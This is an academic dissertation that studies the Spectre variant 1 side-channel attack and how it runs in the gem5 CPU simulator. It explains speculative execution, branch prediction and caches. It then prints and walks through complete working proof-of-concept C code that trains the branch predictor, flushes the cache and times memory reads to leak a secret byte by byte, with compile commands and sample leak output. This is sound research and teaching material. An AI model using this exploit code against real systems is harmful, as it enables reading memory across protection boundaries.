



Aristotle University of Thessaloniki

School of Positive Sciences

Department of Informatics

Dissertation

Implementation of Side Channel Attacks in the gem5 Emulator (Spectre)

Anastasios Zacharopoulos

Supervisor:
George Keramidas
Assistant Professor A.U.Th.

Thessaloniki 2022

Contents

List of Pictures	4
Acknowledgments page.....	5
Summary.....	6
1. Introduction	8
1.1 Incentive	8
1.2 Reporting a Problem	8
1.3 Purpose of Dissertation	8
2.Theoretical Background	9
2.1 CPUs.	9
2.1.1 Out-of-order Execution.....	9
2.1.2 Speculative Execution.....	9
2.1.3 Branch Prediction.....	10
2.1.4 Caches.....	12
2.2 Side Channel Attacks	12
2.2.1 Spectre	13
2.2.2 Meltdown.....	13
2.3 Gem5	13
3. Spectres	14
3.1 Operation.....	14
3.2 Code Analysis	17
3.3 Running Spectre.....	20
3.4 Other Spectre Variations.....	22
3.5 Vulnerable Systems	24
3.6 Mitigations	24
4. gem5 Simulator	26
4.1 Installation (build)	26
4.2 Files	29
4.2.1 Files we will use	29
4.2.2 Files description	29
4.2.3 Files Modification.....	30
4.2.4 Simple Executions.....	30
4.2.5 Output files & usage	33
4.3 O3-Pipeview	35
4.3.1 Execution Process	35
4.3.2 Input & output files.....	35
4.3.3 Magic instructions	37

5. Experiments & Implementation	39
5.1 Spectre in gem5	39
5.1.1 Testing	39
5.1.2 Remarks	42
5.2 O3-Pipeview from Spectre	42
6. Conclusions & Future Work	51
6.1 Conclusions	51
6.2 Future Work	51
7. Bibliography	50

List of Pictures

2.1.2 Speculative Execution	10
2.1.3 Branch Prediction.	11
3.1.I victim_function.	14
3.1.II predicted	15
3.1.III false_to_true	16
3.2.I Spctere_code_1	17
3.2.II Spectre_code_2	18
3.2.III Spectre_code_3	19
3.2.IV Spectre_code_4.	20
3.3.I Attack_on_Greek_mes.	21
3.3.II Spectre_fail.	21
3.3.III Spectre_Results	22
4.1.I gem5_build1	27
4.1.II gem5_build2	28
4.1.III gem5_hello_world	28
4.2.3.I two_level.py_clock_set	30
4.2.3.II two_level.py_CPU_set.	30
4.2.4.I multiplication_matrix	31
4.2.4.II mm_on_gem5.	32
4.2.5.I Config.ini	33
4.2.5.II stats.txt.	34
4.3.2.I O3-Pipeview_mm	36
4.3.2.II cashe_miss_mm	36
4.3.2.III issue_mm.	37
4.3.2.IV mm_commit_not_c	37
4.3.2.V mm_commit_issue	37
4.3.3 gem50p.	38
5.1.1.I 1_spec_on_gem5_p1.	40
5.1.1.II 1_spec_on_gem5_p2	40
5.1.1.III 2_spec_on_gem5_TournamentBP	41
5.2.I include_magic_instruction_on_Spectre	42
5.2.II m5_on_victim	42
5.2.III m5_on_results.	43
5.2.IV spectre.s_sample.	44
5.2.V spe.s_sample	45
5.2.VI tick_for_O3-Pipeview	46
5.2.VII create_o3_from_spectre	47
5.2.VIII o3_Spectre_failure_p1.	48
5.2.IX o3_Spectre_failure_spectre.s&spe.s	48
5.2.X Attack_on_o3.	49
5.2XI gram_for_cache.	52

Acknowledgments Page

Upon completion of my dissertation, I would like to express my sincere thanks to all those who contributed to its completion.

I sincerely thank my supervisor, Mr. Georgios Keramidas, for the trust he showed me from the beginning, entrusting me with this particular subject, his scientific guidance, his suggestions, his persistence, his undiminished interest, his support, his constant support and the undiminished interest that showed from start to finish.

I also thank Assistant Professor, University of California, Davis, Mr. Jason Lowe-Power, for his valuable contribution to the completion of this work.

In addition, I would like to express my special thanks to the PhD candidates Michalis Mavropoulos from the University of Patras and Stratos Teganourias from the University of Athens for their continuous support and help throughout the research process.

Finally, I also owe a big thank you to all those who contributed either practically or mentally to the completion of my work.

It is well known that nowadays the security of computer systems is under increasing attack so there must be found constant ways of shielding information. One type of attack (called Non-invasive attacks) is side channel attacks, which take advantage of the characteristics of the processor (eg execution time, computing time, or power consumption) to extract information from processed data and infer key or other important information. A new category of side channel attacks based on speculative execution has recently been announced. Examples of such attacks are Spectre and Meltdown. Speculative execution is the mechanism that all modern processors have to bypass the control hazards that appear due to branch commands. In the present work, the Spectre attack will be implemented first and then an analysis will be made of the commands that reach the processor during the attack and how they affect the system. The implementation will take place in the gem5 environment .

1. Introduction

1.1 Incentive.

With the passage of time and the evolution of technology as well as the massive increase in data, the need for faster and more powerful processing systems has led companies like Intel, AMD, ARM, etc. to a race to the evolution of their processors (cpus), resulting in the mass production of processors. With each new generation being more improved than the last in terms of performance. But in this development and the need for ever faster processors where they can to process many processes at the same time and complete them in the optimal possible time, some issues were created in their security. These issues are exploited by a class of attacks known as side channel attacks, with the relatively newest (first appearance in 2018) attacks being Spectre and Meltdown which even today no effective way of dealing with them has been found.

1.2 Reporting a Problem.

Computer security is an issue of great concern to today's society. As technology grows around us, the question that arises is whether this technology, in addition to making our daily lives easier, also provides us with the required security for our personal data.

Spectre is one of the most dangerous side channel attacks, as no software or processor manufacturing (cpus) company has found an efficient way to deal with it without causing dramatic changes in processor performance. What's even more remarkable about this attack is that even though its code is apparently very simple, it can extract a huge amount of data from its victim, gaining access to parts of memory that it shouldn't have and without being noticed by the system that something is wrong.

1.3 Purpose of the Graduate Thesis.

The purpose of this work is to firstly understand how Spectre works and then to implement such an attack, as well as to analyze its code for its optimal understanding. Along the way we'll use the gem5 simulator to create different CPU conditions and see how Spectre responds to each one. Finally, there will be an analysis of the attack by o3-pipeview, which is a gem5 tool for monitoring the out-of-order instructions that arrive at the processor for execution and what is done with them, giving us a better picture of the situation .

2. Theoretical Background

2.1 CPU.

A central processing unit (CPU), also called a central processor or simply a processor, is the electronic circuitry that executes instructions that comprise a computer program. The CPU performs basic arithmetic, logic, control, and input/output (I/O) functions specified by program instructions.

Most modern CPUs are implemented on integrated circuit (IC) microprocessors, with one or more CPUs on a single IC chip. Microprocessor chips with multiple CPUs are multi-core processors. Individual physical CPUs, processor cores, can also be multi-threaded to create additional virtual or logical CPUs.


With their evolution, Caches have been added and improved, as well as some new showcases in processors such as Branch Prediction and Speculative Execution that have significantly improved the performance of modern CPUs.

2.1.1 Out-of-order Execution.

Normally the instructions executed by the processor (CPU) should be in the same order as the programmer placed them, but this would make execution very slow. In modern processors, out-of-order execution (or more typically dynamic execution) is a mode of instruction execution used to achieve maximum performance when using instruction cycles, which would otherwise tie up resources for a long time and over they would mostly have them idle. For example, a processor executes instructions in an order governed by the availability of input data and execution units rather than in their original order in a program. In this way the processor can avoid idling while waiting for the completion of the previous instruction and can in the meantime process subsequent instructions that can be executed immediately and independently. Also, out-of-order execution increases processor resource utilization by allowing further instructions down a program's instruction flow to be executed in parallel and sometimes before previous instructions.

2.1.2 Speculative Execution.

Speculative execution is an optimization technique where a computer system performs some task that may not be needed. Often the processor does not know the future instructions for the flow of a program. For example this happens when out-of-order execution reaches a conditional branch instruction whose direction depends on previous instructions whose execution has not yet completed. In such cases the processor can keep the current state in memory. It makes a prediction as to the path the program will take and hypothetically executes. If the prediction turns out to be correct the results of the speculative execution are committed (ie stored), giving a performance advantage over the normal execution during the wait. Otherwise when the processor realizes that it has followed the wrong path it abandons the work it has done speculatively by restoring the state from its register and continues on the right path. We refer to instructions that execute incorrectly (ie, as a result of incorrect prediction), but may leave microarchitectural traces, as transient instructions. Although speculative execution preserves the architectural state of the program as if the execution followed the correct path. Microarchitecture components may be in a different state prior to transient execution. Speculative execution on modern processors (CPUs) can run many hundreds of instructions ahead. The limit is usually governed by the CPU buffer size.




2.1.2 Speculative Execution

2.1.3 Branch Prediction.

In computer architecture a predictive branch is a digital circuit that tries to guess how the program will proceed before it is known. The purpose of branch prediction is to improve flow on the command line. Predictive branches play a critical role in achieving high performance in many modern pipelined microprocessor architectures, such as x86.

During speculative execution, the processor speculates as to the likely outcome of branch instructions. Predictions improve performance by increasing the number of speculative executions that can be successfully executed. Predictive branches of modern processors have multiple prediction mechanisms for direct and indirect branches. Indirect branch predictor instructions can branch to arbitrary destination addresses calculated at runtime. That is, a conditional branch predictor can either not be taken and continue execution with the normal flow of the code immediately following the conditional jump, or it can be taken and go to a different location in program memory where someone another branch of the code is saved. It is not known for sure whether a conditional jump will occur or not until the condition is evaluated and the conditional jump has passed the execution stage on the command line, for example x86 instructions can jump to an address in a memory location register or on the stack (commands in assemble: `jmpeax`, `jmp [eax]`, `ret`, `MOV`, MIPS and RISC-V). To compensate for the added flexibility in comparison and to steer better the branches, indirect jumps and calls are optimized using at least two different prediction mechanisms. Without branch anticipation the processor would have to wait until the conditional jump instruction passed the execution stage before the next instruction entered the fetch stage in the pipeline. The forecasting industry tries to avoid this delay by trying to guess whether the conditional jump is more likely to occur or not. The industry guessed to be the most likely is then taken and run profitably. If the guess is later found to be wrong, while the hypothetical branch has executed or is partially executed, they are rejected and the pipeline starts over with the correct branch resulting in a delay. The time lost in case of an incorrect branch prediction is equal to the number of stages in the pipeline from the fetch stage to the execute stage. Modern microprocessors tend to have fairly large pipelines, so that the misprediction delay is between 10 and 20 clock cycles. As a result lengthening a pipeline increases the need for a more advanced branch prediction. The first time a conditional jump command appears, there is not much information on which to base a prediction. But the branch predictor keeps records of whether branches have been taken or not. When it encounters a conditional jump that it has seen many times before, it can then base the prediction on

the history. Branch prediction can, for example, recognize that the conditional jump occurs more often or is taken every other time. Industry forecasting is not the same as industry target forecasting. Branch prediction attempts to guess whether a conditional jump will occur or not. Branch target prediction attempts to guess the target of a conditional or unconditional jump before it is computed, decoded, and executed by the instruction itself.



2.1.3 Branch Prediction.

2.1.4 Caches.

Caches are another system that makes CPUs even faster. In these memories which are small in size but very fast and located close (at a distance) to the CPU, some data is temporarily stored that the processor needs immediately or a frequent pattern of access to this data is observed to achieve the processes it implements. When this data is not used often and to create space in the cache memory, this data is transferred to RAM. Many times the processor looks in the cache to find something and it is no longer there, we say there is a failure in the cache (cache misses).

There are 3 main cache levels that all have slightly different functions. Level 1 (L1) is the fastest type of cache, as it is the smallest in size and closest to the processor. Level 2 (L2) has more capacity but less speed and is located on the processor chip. The Level 3 (L3) cache has the largest capacity and is the slowest of the others. The data, depending on the frequency of its use, is moved from the secondary memory (HD/SSD) to the main memory (RAM) and from there to the levels of the caches in the order of L3, L2, L1 and vice versa if they are not used.

2.2 Side Channel Attacks.

A side-channel attack is a form of exploit that aims to gather information that can affect the execution of a system's program by measuring or exploiting indirect effects of the system or its hardware, rather than directly targeting the program or its code. Timing information, power consumption, electromagnetic leakage, or even audio can provide an additional source of information that can be leveraged as tools for attacks. Most commonly, these attacks aim to infiltrate and extract sensitive information, including cryptographic keys, by measuring hardware emissions. A side-channel attack may also be referred to as a side-line attack or implementation attack. Side channel attacks used to be more difficult to do but today they are more common due to several factors.

The increasing vulnerability of equipment has made it possible to measure and collect extremely detailed data of a system while it is operating. In addition, greater computing power and machine learning allow attackers to better understand the raw data they extract. This deeper understanding of targeted systems allows attackers to better exploit subtle changes in a system. Attackers can also go after high-value targets such as secure processors, Trusted Platform Module (TPM) chips, and cryptographic keys. Even having minimal information can help a traditional attack vector, such as a brute-force attack, have a higher chance of success. Side channel attacks can be difficult to defend against. They are difficult to detect in action, often leave no trace and may not affect a system while it is running. Side-channel attacks can even prove effective against systems in a vacuum that are physically separated from other computers or networks. In addition, they can also be used in virtual machines (VMs) and cloud computing environments where an attacker and a target share the same physical hardware.

2.2.1 Spectre.

Spectre is one of the most dangerous Side Channel Attack that takes advantage of Branch Prediction but mainly Speculative Execution of processors, to extract confidential data for the program. It works mainly on Intel and ARM but several AMD processors are vulnerable without an efficient solution to address and limit Side Channel Attacks . Further details in section 3 p.14.

2.2.2 Meltdown.

Meltdown is a micro-architectural Side Channel Attack that exploits out-of-order execution to leak elements from kernel memories. Meltdown differs from Spectre attacks in two key ways. The first is that unlike Spectre, Meltdown does not use Branch Prediction, instead it relies on trying to trigger a trap with a command that will lead to out-of-order execution until and their completion. The second is that Meltdown exploits a vulnerability in many Intel processors and some ARM processors that allows certain instructions to be executed speculatively to bypass memory protection. Combining these issues Meltdown accesses system memory. This access causes the contents of the accessible memory to leak through a hidden channel set up in the memories before this trap is detected and limited by the system. In addition, the KAISER mechanism (the team that discovered Meltdown and how to mitigate it) which has been widely implemented as a mitigation of the Meltdown attack does not protect against Spectre.

2.3 Gem5.

The gem5 simulator is a modular platform for computer system architecture research, including system-level architecture as well as processor micro-architecture. gem5 is an open-source computer architecture simulator used in academia and industry. Most of it is written in python languages with some parts in C/C++. It was built by the combination of m5 (CPU simulation framework) and GEMS (memory timing simulator). It is used in academic research and industry by companies such as ARM Research, AMD Research, Google, Micron, Metempsy, HP and Samsung. Further details and information will be given in Section 4 p.26.



In August 2018, it became known to the scientific community that there are three vulnerabilities in processors (CPUs) that became known as Spectre variant 1 (V1), variant 2 (V2) and variant 3 (V3) or Meltdown. After their exposure to the community, other forms followed, even developments of the existing ones and mainly for the Spectre variant 1.

The first two forms of Spectre variant 1 (V1), variant 2 (V2) are almost identical and both have the same purpose of accessing memory location they should not have. Also, both are not direct attacks. In other words, both exploit a very common piece of "victim" code, which under different circumstances would be completely normal and completely harmless, but Spectre uses it in such a way as to gain access to cache data. To achieve its purpose, it does a kind of "training" to the branch predictor in order to create some specific conditions and cause speculative execution in commands that normally should never be executed, giving it access to the main memory. The only difference they have is that variant 1 exploits the conditional branch predictor, while variant 2 uses the indirect branch predictor, details of their functions were given in section 2.1.3, page 10.

3.1 Operation

Spectre variant 1 is the one used in this work.

Also our attack is written and implemented in C language. As we said, Spectre uses some seemingly easy and harmless code that in this case will be a very common code that can be found in any program, such as the following:


```
void victim_function(size_t x) {  
    if (x < array1_size) {  
        temp &= array2[array1[x] * 512];  
    }  
}
```

3.1.1 victim_function

In the code above we see something very simple a function consisting of an if condition that checks if x is less than array1_size. Inside the if there is a value assignment that takes place **if** the condition is true. There are two arrays, array1 and array2, both of which are of finite capacity, more specifically array1 consists of 16 positions and array2 is a table with a size of 256 * 512. The sizes certainly do not play a role. All we care about is that both arrays are finite and that array2 is much larger than array1. Apparently it is something completely harmless since if something does not meet the condition the program will not implement the next commands therefore it will not exceed the limits of the table. However, Spectre will do just that, it will interfere with the table boundaries, causing it to return data that it would not be allowed to have. The remarkable thing about all this is that it will do absolutely nothing illegal, because all the necessary things for the hack will be provided by the processor (CPU).


To achieve this data access Spectre will exploit a very specific situation created by the branch predictor. As previously mentioned, the branch predictor tries to predict the path that the program

will take, in order to improve the performance of the system at that point in time, more specifically in the case of the code presented above ([victim_function](#)) . When `victim_function` is called for the first time all commands are checked for correctness, translated and executed serially. If this phenomenon happens more often, i.e. the function is called again and again, the branch predictor will try to predict in the next slope some result and in particular it will predict whether the if condition is true or false, because as it is known if (comparison) is the most expensive in terms of resources and time as an operation.



3.1.II predicted

The image initially shows the two possible outcomes of the condition as well as the predictions of the branch predictor. When it goes from true to a true prediction, this gives additional speed to the execution as the commands inside the if have been executed speculatively (from Speculative Execution section 2.1.2 p . 9. False is also quickly executed (false) to false (false) prediction as the orders have already been rejected. From true to false predicts that the condition is false. The situation becomes quite time-consuming as a different path has been prepared for the program to continue its path and it must necessarily jump back to execute the `victim_function` and then continue its path. The situation that Spectre exploits is that of false condition the branch predictor has does her forecast how the condition I will it was true (true) . So with her aid Speculative Execution that has prepared the commands inside the if, we have gotten a value that is out of bounds from the size of the array we have and this is because `x` is much larger than `array1_size` whenever we have an element e.g. `array2[array1[1456]*512]`.



Generally this is a self-generating phenomenon in such cases, but Spectre uses some trickery to trigger it more and more frequently in order to access as many memory locations as possible. One of these tricks is the training it does to the branch predictor, i.e. it starts an iterative process that calls and then runs the function `victim_function` with values that are valid ($x < \text{array1_size}$) for the `if`. The purpose is to influence the predictions of the branch predictor and tend more and more often to predict that the condition will be true in the next call as well. Spectre then starts giving invalid values ($x > \text{array1_size}$), to drive the system into more speculative execution as well as to set up the hidden channel it will use to extract the data, using the Flush+Reload technique. With this trick, it mainly flushes from the cache the `array2`, which will be the channel in essence, which it should load then and the moment it calls the `victim_function` with $x > \text{array1_size}$ it will have a value from the `array1` with $x > \text{array1_size}$. It also flushes the `array1_size` so that to does her comparison in the `if` still more time consuming and to leads in still more speculative execution.

3.2 Code Analysis

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <stdint.h>
4  #include <x86intrin.h>
5
6
7  /*****
8  Victim code.
9  *****/
10 unsigned int array1_size = 16;
11 uint8_t array1[16] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16};
12 uint8_t array2[256 * 512];
13
14 char * secret = "allages pou kanme kai trexei test ";
15
16 uint8_t temp = 0;
17
18
19 void victim_function(size_t x) {
20     if (x < array1_size) {
21         temp &= array2[array1[x] * 512];
22     }
23 }
```

3.2.1 Spectre_code_1

Here is the `victim_function` code that will perform the attack and we have set the array sizes so that `array1` is equal to 16 initialized positions and their contents are numbers from 1 to 16. It doesn't matter what `array 1` (`array1`) will have in it as long as it is full and `array2` has a size of `256*512`. `temp` is a small value variable that will only be used during the normal flow of execution. The secret variable is the hidden message that we will try to extract without making a direct call but extracting it from memory letter by letter.


```

24
25 void readMemoryByte(int cache_hit_threshold, size_t malicious_x, uint8_t value[2], int score[2]) {
26     static int results[256];
27     int tries, i, j, k, mix_i;
28     unsigned int junk = 0;
29     size_t training_x, x;
30     register uint64_t time1, time2;
31     volatile uint8_t * addr;
32
33     for (i = 0; i < 256; i++)
34         results[i] = 0;
35     for (tries = 999; tries > 0; tries--) {
36
37         for (i = 0; i < 256; i++)
38             _mm_clflush( & array2[i * 512]);
39
40         training_x = tries % array1_size;
41         for (j = 29; j >= 0; j--) {
42             _mm_clflush( & array1_size);
43
44             for (volatile int z = 0; z < 100; z++) {}
45
46             x = ((j % 6) - 1) & ~0xFFFF;
47             x = (x | (x >> 16));
48             x = training_x ^ (x & (malicious_x ^ training_x));
49
50             victim_function(x);
51         }
52     }
53 }

```

3.2.II Spectre_code_2

In this [image](#), the attack process begins in a function called `readMemoryByte`. It is divided into two parts, the first one shown in the [image](#) is the point where the table bounds are violated and the second part is where the elements that are next to it are sorted. [First](#), it takes some arguments from Spectre's main, the most important are `cache_hit_threshold` which is set equal to 80 which is used in the second part and `malicious_x` which has the position of `array1` reserved and will be used later to access the memory locations. In a `for` we initialize the result where all the variables that Spectre will find from the hidden message will be entered. The `for` that follows has 999 repetitions, within them are the two important parts of the attack. Therefore it can manage several accesses to the same memory location of the hidden message and the same letter can be multiple times in the result elements. If it finds nothing and the repetitions are finished, it moves to the next memory location. Inside the `for` there is another `for` that flushes the elements of the `array2` table but in the positions from 0, 512, 2 * 512, 3 * 512 ..., 255 * 512, so an empty space is created in the cache to load elements from the main memory and if it manages to get a letter from the hidden message, it is done with the `_mm_clflush` command. Flush is also done on `array1_size` for the reasons mentioned. There is also another `for` which creates a small delay after the flushes. Then follows the training, for every 5 iterations of normal `x` there is an out of bounds in order to cache this memory location in `array2`. Finally, it calls the `victim_function` with the corresponding `x`, the purpose of the code is not to run the function normally, but to extract the memory locations from the commands that will have been executed out-of-order.

```

53
54     for (i = 0; i < 256; i++) {
55         mix_i = ((i * 167) + 13) & 255;
56         addr = & array2[mix_i * 512];
57
58
59
60         time1 = __rdtscp( & junk);
61         junk = * addr;
62         time2 = __rdtscp( & junk) - time1;
63
64         if ((int)time2 <= cache_hit_threshold && mix_i != array1[tries % array1_size])
65             results[mix_i]++;
66     }
67
68     j = k = -1;
69     for (i = 0; i < 256; i++) {
70         if (j < 0 || results[i] >= results[j]) {
71             k = j;
72             j = i;
73         } else if (k < 0 || results[i] >= results[k]) {
74             k = i;
75         }
76     }
77     if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
78         break;
79 }
80 results[0] ^= junk;
81 value[0] = (uint8_t) j;
82 score[0] = results[j];
83 value[1] = (uint8_t) k;
84 score[1] = results[k];
85 }

```

3.2.III Spectre_code_3

At this [point](#) the sorting of the elements begins. We start by making for each of the elements of array2 used above a time measurement. This is done with the command `__rdtscp()` which returns the time taken by the processor (CPU) to access the specific address, the shortest times that will appear are the letters that were in the cache and which are also the letters that have taken from the secret and loaded into the cache during speculative execution. This is done as follows: time1 takes a value from the access time of the junk, which in the first iteration we have given a value equal to 0 simply to be present in the cache in subsequent iterations. This shows the location of the element examined in the previous iteration, then time2 has its time from the memory location now examined minus time1.

The if that follows checks if time2 is less than `cache_hit_threshold` (which if true means that this element was in the cache) and if it does not belong to the elements of array1, if the conditions are true then it is added to the results. Then the highest frequency is identified and the results table is sorted with the items with the highest frequency coming first. The if that follows stops the iteration from doing all 999 iterations if the second best element is greater than $2 \times \text{runners up} + 5$ or $2/0$. It also stops the repetition if the result is 0 which means that it did not do any successful violation whenever the score will be 0. Finally the results are passed to main with the value containing the intercepted letter and the score containing its frequency from the results table.

```

87
88 int main(int argc,
89     const char * * argv) {
90     int cache_hit_threshold = 80;
91     size_t malicious_x = (size_t)(secret - (char * ) array1);
92     int len = 40;
93     int score[2];
94     uint8_t value[2];
95     int i;
96
97     for (i = 0; i < (int)sizeof(array2); i++) {
98         array2[i] = 1;
99     }
100     if (argc >= 2) {
101         sscanf(argv[1], "%d", &cache_hit_threshold);
102     }
103     if (argc >= 4) {
104         sscanf(argv[2], "%p", (void * * )( &malicious_x));
105
106         malicious_x -= (size_t) array1;
107
108         sscanf(argv[3], "%d", &len);
109     }
110     printf("Using a cache hit threshold of %d.\n", cache_hit_threshold);
111     printf("\n");
112     printf("Reading %d bytes:\n", len);
113     while (--len >= 0) {
114         printf("Reading at malicious_x = %p... ", (void * ) malicious_x);
115         readMemoryByte(cache_hit_threshold, malicious_x++, value, score);
116         printf("%s: ", (score[0] >= 2 * score[1] ? "Success" : "Unclear"));
117         printf("0x%02X='%c' score=%d ", value[0],
118             (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
119
120         if (score[1] > 0) {
121             printf("(second best: 0x%02X='%c' score=%d)", value[1],
122                 (value[1] > 31 && value[1] < 127 ? value[1] : '?'), score[1]);
123         }
124         printf("\n");
125     }
126     return (0);
127 }

```

3.2.IV Spectre_code_4

Finally, [main](#) initializes the `cache_hit_threshold` and the value and score tables. The `len` set to 40 is the number for how many positions the attack will try to hit. It also sets all `array2` positions to 1, so that in RAM it is not copied to a zero page, as it also initializes `malicious_x`. The remaining lines of code concern the way the results are presented on the screen. The sequence of commands is very comparatively structured and the slightest change can lead to the failure of the attack if it has not been carefully studied.

3.3 Execution of Spectre

The specific attack was implemented in a Linux environment, but it works equally well in all other operating systems. For its compilation (compiler) the following command was used:

```
$:gcc spectre2.c -o spectre -static
```

Where `gcc` is the C compiler and `-static` was used to statically pass all functions and commands to the executable file. We execute it with the command:

```
$:./spectre
```

Under normal conditions, when the attack will be executed normally, the memory locations where the letters were located should appear, next to the letters themselves and finally the score, if it has not found any letters, question marks will appear in place of the letters. Also this can be done if it does not recognize the font of the hidden message (e.g. this is what happened when we replaced the message with Greek characters) there is a difference in the score if it does not recognize the font it will be small otherwise it would be 0.

A piece of what the attack printed from Greek, as shown in the image, the score is equal to 2 which means that the attack was successful, it's just that the Linux kernel does not recognize the font:

```
Reading at malicious_x = 0xffffffffd3f08... Success: 0xCE='?' score=2
Reading at malicious_x = 0xffffffffd3f09... Success: 0x94='?' score=2
Reading at malicious_x = 0xffffffffd3f0a... Success: 0xCE='?' score=2
Reading at malicious_x = 0xffffffffd3f0b... Success: 0xBF='?' score=2
```

3.3.I Attack_on_Greek_mes

A completely failed attack would display nothing but:

```
tzachar@tz:~/Desktop/SPECTRE$ ./spectre
Using a cache hit threshold of 80.
Reading 40 bytes:
tzachar@tz:~/Desktop/SPECTRE$
```

3.3.II Spectre_fail

A successful attack based on the code we analyzed and the message we saw on picture it's too down :

```

